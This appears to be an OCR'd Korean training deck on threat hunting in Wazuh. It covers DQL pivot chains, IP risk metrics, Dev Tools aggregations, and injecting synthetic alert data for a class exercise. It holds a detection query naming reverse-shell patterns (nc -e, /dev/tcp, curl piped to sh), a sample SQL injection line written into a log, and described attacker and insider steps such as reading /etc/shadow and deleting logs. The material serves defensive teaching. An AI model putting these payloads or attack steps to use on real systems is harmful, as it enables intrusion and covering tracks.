
10 개 DQL 을 저장 검색 (Save) 으로 두고 IP 만 바꿔 끼우면 IP 하나당 2~3 분 . 수십 개 IP 를 돌릴 때부터 Dev Tools·Python 으로 넘어간다 .

IP 프로파일 — 실제 화면 (합성 데이터 90 일)

1 synthetic.flag:true · Last 90 days



2 data.srcip:185.220.158.180 OR data.src_ip:…



hits· 히스토그램 막대 수 (접근 일수)·agent.name Visualize(시스템 수) 를 표에 옮겨 적는다

Wazuh 위협 탐지 DQL 예시집 · 고급 · IP 축

DQL 피벗 추적 — 체인을 손으로 엮기

DQL 엔 조인이 없다. 앞 검색 결과에서 값 (IP· 호스트 · 계정 · 시각) 을 복사해 다음 검색에 붙이는 **피벗**으로 체인을 잇는다. 시간 선택기를 단계마다 좁히는 것이 핵심.

1	출발 : 브루트포스 뒤 로그인 성공	`rule.id:5712` → `data.srcip` Visualize → 상위 IP 복사 → `rule.id:5715 AND data.srcip:185.220.158.180`
2	세션 창 만들기	결과의 timestamp·predecoder.hostname·data.dstuser 확인 → 시간 선택기를 로그인 시각 ~ +8h 절대 범위로
3	같은 호스트의 권한 상승	`predecoder.hostname:bastion AND data.srcuser:ccc AND rule.id:(5402 or 5902 or 100261)`
4	점프 뒤 서버의 지속화	`rule.groups:syscheck AND syscheck.path:(*authorized_keys* or /etc/cron* or /etc/sudoers* or /etc/passwd)`
5	C2· 흔적 삭제	`data.command:(*nc -e* or */dev/tcp/* or *curl*|*sh*) OR data.alert.signature:*Reverse Shell* OR syscheck.path:*bash_history*`
6	거꾸로 : 정찰은 언제부터	시간 범위를 90 일로 되돌리고 `data.srcip:185.220.158.180 AND rule.id:(4101 or 31151 or 31103)`

결과 기록 : 단계 · 시각 · 룰 · 호스트 6 줄이면 **chains.csv** 한 IP 분과 같다. 수업에서는 공격자 5 개를 학생별로 나눠 손으로 엮게 한 뒤 스크립트 결과와 맞춰 본다.


함정 : 같은 창에 관리자의 정상 로그인이 섞이면 귀속이 틀린다 → data.dstuser 로 계정까지 맞춰야 함


피벗 추적 — 실제 화면 ① ~ ③


1 rule.id:5712 → 상위 IP

2 rule.id:5715 AND data.srcip:…

3 같은 호스트의 권한 상승









피벗 추적 — 실제 화면 ④ ~ ⑥


1 지속화 (FIM)



2 C2· 흔적 삭제



3 거꾸로 : 정찰은 언제부터



DQL 로 이벤트 위험도 재기 — 룰 하나를 IP 집단으로 본다

기준 DQL 은 룰 하나. 그 결과를 IP·국가·평판 필드로 Visualize 하면 "이 알림을 내는 집단"이 보인다. 침해 도달률은 두 검색의 IP 목록을 겹쳐 센다.

```
rule.id:31103
```

지표	Discover 동작
발생 IP 수	data.srcip Visualize → 항목 수 (43)
해외 IP 비율	GeoLocation.country_name Visualize → South Korea 제외 비중 (100%)
평균 평판	data.ip_reputation Visualize → 분포 (평균 68)
업무외 비율	시간 선택기 평일 09~18 vs 전체 hits
IP 당 건수	hits ÷ IP 수 (1,754 ÷ 43 ≈ 41)
발생 일수	히스토그램 Interval=Day 막대 수

침해 도달률 (수동)

① 위 Visualize 의 IP 26 개를 복사 → ② 아래 DQL 에 붙이기 → ③ 나온 IP 수 ÷ 26

```
rule.id:5715 AND data.srcip:(185.220.158.180 or 162.142.241.68 or 222.186.74.165 or 185.56.193.253 or 118.123.50.105 or …)
```

SQLi 43 개 IP 중 3 개만 로그인 성공까지 → 7%. 같은 식으로 31106(공격 성공 200) 은 5 개 중 3 개 = 60%


룰 여러 개 한 번에 비교

```
rule.level >= 5 AND NOT rule.groups:(sca or vulnerability-detector)
```

rule.id Visualize 로 룰별 건수, 거기서 룰 하나 클릭 (+ 필터) → 다시 data.srcip Visualize. 표 두 개로 "흔한 룰"과 "IP 가 넓은 룰"이 갈린다

이벤트 위험도 — 실제 화면


1 **rule.id:31103 → data.srcip Visualize**



DQL 로 시간 축 보기 — 히스토그램이 곧 위험 이력

보고 싶은 것	DQL + 히스토그램 설정
고위험 흐름	rule.level >= 10 AND NOT rule.groups:(sca or vulnerability-detector or rootcheck) · Interval=Hour
공격 단계별 시간대	rule.groups:(attack or authentication_failures or syscheck or cmdlog) · rule.groups 필드로 Visualize → 시간 분할 막대
스캔 vs 침해 구분	rule.id:(4101 or 31151) 과 rule.id:(5715 or 5402 or 5902) 를 저장 검색 2 개로 → 대시보드에 나란히
신규 IP 등장	rule.level >= 5 → data.srcip Visualize 를 " 이번 주 " 와 " 지난 4 주 " 로 두 번 → 처음 보는 IP
업무외 집중도	DQL 불가 → 시간 선택기 절대 범위 (예 : 22:00~06:00) 로 하루씩 , 또는 Dev Tools script 필터
특정 날 깊이 보기	히스토그램 막대 클릭 → 그 시간으로 범위 축소 → rule.description Visualize

저장 검색 4 개 (고위험 · 스캔 · 침해 ·FIM) 를 Dashboard 패널로 올리면 **시간별 위험 이력 화면**이 된다 . 수업용 모니터링 화면 = 실습 팁의 " 저장과 재사용 "



읽는 법 막대가 밤에 몰리면 스캐너 · 외부 공격자 , 낮에 섞여 있으면 업무시간 위장 (162.142.241.68) 이나 내부자 . 한 막대가 유난히 높으면 클릭해서 data.srcip 하나인지 여럿인지부터 본다 .

DQL 만으로 되는 것 : 필터 + 히스토그램 + 필드 Visualize + 저장 검색 . 안 되는 것 : 비율 계산 , 시간대 조건 , 롤링 합 , 조인 . 그 경계가 다음 장부터의 이유다 .

가짜 로그를 Wazuh 에 넣는 두 경로

A · 실시간 파이프라인

에이전트가 읽는 파일에 가짜 줄 추가

web 의 access.log, bastion rsyslog 514 로 sshd 줄 전송 → 디코더 · 룰이 진짜로 적용돼 필드가 실제와 100% 같음

```
echo '1.2.3.4 - - [08/Oct/2026:10:00:00 +0900] "GET /?id=1%27 OR 1=1 HTTP/1.1" 403 ...' >> access.log
```

한계 : timestamp 가 **수집 시각**으로 찍힘 . 90 일 전 로그를 만들 수 없음 → 필드 확인용 몇 건에만

B · 백필 (이 실습)

인덱서에 알림 문서를 직접 _bulk 적재

매니저를 건너뛰고 wazuh-alerts-4.x-YYYY.MM.DD 인덱스에 쓴다 . 기본 템플릿이 매핑 적용 . 과거 시각 자유 , 4.5 만 건 1 분 내

```
python3 analytics/kt66_synth.py --days 90 --push https://10.20.32.110:9200 --user admin --password '…' --insecure
```

정답 라벨 synthetic.actor / campaign / stage 포함 → DQL **synthetic.flag:true** 로 구분 , _delete_by_query 로 일괄 삭제

주의 : 실제 Wazuh 는 레벨 0(31100 정상 접근) 을 인덱싱하지 않는다 . 운영에서 " 접근 일수 " 를 세려면 wazuh-archives-*(logall_json) 또는 local_rules.xml 에서 31100 을 레벨 3 으로 덮어쓴다 . 합성 데이터는 31100 을 레벨 3 으로 넣었다 .

합성 데이터 설계 — 90 일 , 4 부류 행위자 , 정답 라벨

부류	IP 수	건수	행동
normal	171	15,972	사내 user 존 · 국내 · 해외 파트너 (미국 업무시간 = KST 밤) 의 웹 접근 200, 관리자 SSH+sudo(apt·systemctl), 오타 실패 가끔 , 2 시간마다 curl 헬스체크 (UA 가 스캐너처럼 보임)
scanner	40	27,836	5~12 일 간격 버스트 : 포트스캔 (FW drop·IPS nmap), 디렉터리 스캔 (404·31151·nikto UA), SQLi 프로브 (403), SSH 사전 공격 (5710/5712). 평판 35~95
attacker	5	1,088	정찰 3 일 → 웹 공격 (403 다수 , 일부 200→31106) → SSH 브루트포스 → 로그인 성공 → sudo bash·useradd → authorized_keys·cron → nc 리버스셸 (IPS outbound) → bash_history 삭제 → 며칠 재접속 . 2 명은 중간에 멈춤
insider	1	303	10.20.70.23: 낮엔 정상 업무 , 주 1~2 회 심야 · 휴일 SSH → sudo → /etc/sudoers.d 변조 → cat /etc/shadow → auth.log 삭제 . 평판 0, 해외 아님

문서 구조

실제 알림과 같은 rule/agent/decoder/data/full_log/GeoLocation/predecoder. bastion 은 agent siem + predecoder.hostname. Suricata 는 data.src_ip, FW 는 data.action(drop/accept)

평판 · 지역 · 시간대

data.ip_reputation(AbuseIPDB 흉내), GeoLocation 10 개국 , 업무시간 09~18 KST·2026 공휴일 20 일 . **평판 8 점 미국 공격자**가 업무시간에 섞여 들어오는 함정 포함

조절

--days --scale --seed. 4.5 만 건 = 32 MB NDJSON, 생성 수 초 . --scale 0.3 이면 1.5 만 건대

IP 축 — 한 IP 를 17 개 숫자로 요약

지표	계산	어디서
접근 일수 · 활동 기간	날짜 (KST) cardinality · 최초 ~ 최종 간격	Dev Tools script cardinality / 손 계산
접근 간격 분포	이벤트 간 간격의 중앙값 , 버스트성 (σ−μ)/(σ+μ) → −1 규칙적 … +1 폭발적	손 계산 · Dev Tools 는 시간당 건수의 extended_stats_bucket 로 근사
접근 시스템 수	agent.name / predecoder.hostname cardinality	Visualize Unique count
로그 건수 · 이벤트 건수	전체 count · rule.level ≥ 5 count	Visualize
FW 차단 / 통과 · IPS 차단 / 탐지 · WAF 차단 / 탐지	rule.groups:firewall_drop / data.action:accept · data.alert.action blocked/allowed · rule.groups:attack ∧ data.id 403 / ≠403	Dev Tools filter 집계 6 개
업무외 · 휴일 비율	KST 09~18 평일 밖 비율 · 주말 + 공휴일 비율	Dev Tools script 필터 + bucket_script / 손 계산
IP 평판	data.ip_reputation(AbuseIPDB 등 통합 필드) avg	Visualize Avg
이벤트 종류 수 · 최대 레벨	rule.id cardinality · rule.level max	Visualize
		손 계산 (세션 스터치 필요)

```
Discover: data.srcip:185.220.158.180 OR data.src_ip:185.220.158.180 → 필드 Visualize
```

Suricata 는 data.src_ip, 나머지는 data.srcip — 두 필드를 합쳐야 한 IP 가 된다 . sudo·FIM· 명령 로그에는 IP 가 없다 → 다음 장

Dev Tools — IP 집계 한 방 (DSL 골격)

```
GET wazuh-alerts-*/_search
{ "size": 0,
  "query": {"bool": {"filter": [
    {"range": {"timestamp": {"gte": "now-90d"}}},
    {"exists": {"field": "data.srcip"}} ]}},
  "aggs": {"by_ip": {
    "terms": {"field": "data.srcip", "size": 30, "order": {"max_level": "desc"}},
    "aggs": {
      "max_level": {"max": {"field": "rule.level"}},
      "n_hosts": {"cardinality": {"field": "agent.name"}},
      "n_types": {"cardinality": {"field": "rule.id"}},
      "days": {"cardinality": {"script": {"source":
        "(doc['timestamp'].value.toInstant().toEpochMilli()+32400000L)/86400000L"}}},
      "fw_drop": {"filter": {"term": {"rule.groups": "firewall_drop"}}},
      "waf_block": {"filter": {"bool": {"must": [
        {"term": {"rule.groups": "attack"}}, {"term": {"data.id": "403"}}]}}},
      "offhours": {"filter": {"script": {"script": {"source":
        "def t = doc['timestamp'].value.withZoneSameInstant(ZoneId.of('Asia/Seoul'));
         return t.getHour()<9 || t.getHour()>=18 || t.getDayOfWeek().getValue()>=6;"}}}},
      "offhours_ratio": {"bucket_script": {"buckets_path":
        {"o": "offhours._count", "n": "_count"}, "script": "params.o / params.n"}},
      "reputation": {"avg": {"field": "data.ip_reputation"}} }}}}
```

패턴 3 개면 끝


filter 집계 = 조건별 건수 (FW/IPS/WAF)

script = 날짜 · 시간대 같은 파생값

bucket_script = 비율


위치

대시보드 → Indexer management → Dev Tools. 전체 쿼리 6 개는 kt66 저장소 analytics/devtools_aggregations.md




Dev Tools 따라하기 — 메뉴 · 첫 화면 · 실행


1 ☰ → Indexer management




2 Dev Tools



3 첫 방문 안내 → Dismiss




4 쿼리 붙여넣기 → Ctrl+Enter (또는 ▶)



왼쪽 = 요청 , 오른쪽 = 응답 . 200 - OK 가 떠야 정상 . 쿼리는 kt66 저장소 analytics/devtools_aggregations.md

세션 스티칭 → 공격 체인

sudo·useradd·FIM· 명령 로그엔 출발지 IP 가 없다. 같은 호스트(또는 같은 계정)의 8 시간 내 가장 최근 SSH 로그인 성공(5715)의 IP 에 귀속시키면 체인이 auth 에서 끊기지 않는다. 합성 데이터의 공격자 3 명은 privesc 이후 단계가 모두 이렇게 IP 를 얻는다.



시각 (KST)	단계	룰	호스트	귀속	내용
09-09 00:13	recon	4101	fw	직접	FW drop 다수 (포트스캔)
09-12 23:09	exploit	31103	web	직접	SQLi, 403 다수 ·200 2 건
09-13 03:43	auth	5716	bastion	직접	SSH 대입 실패 수십 건
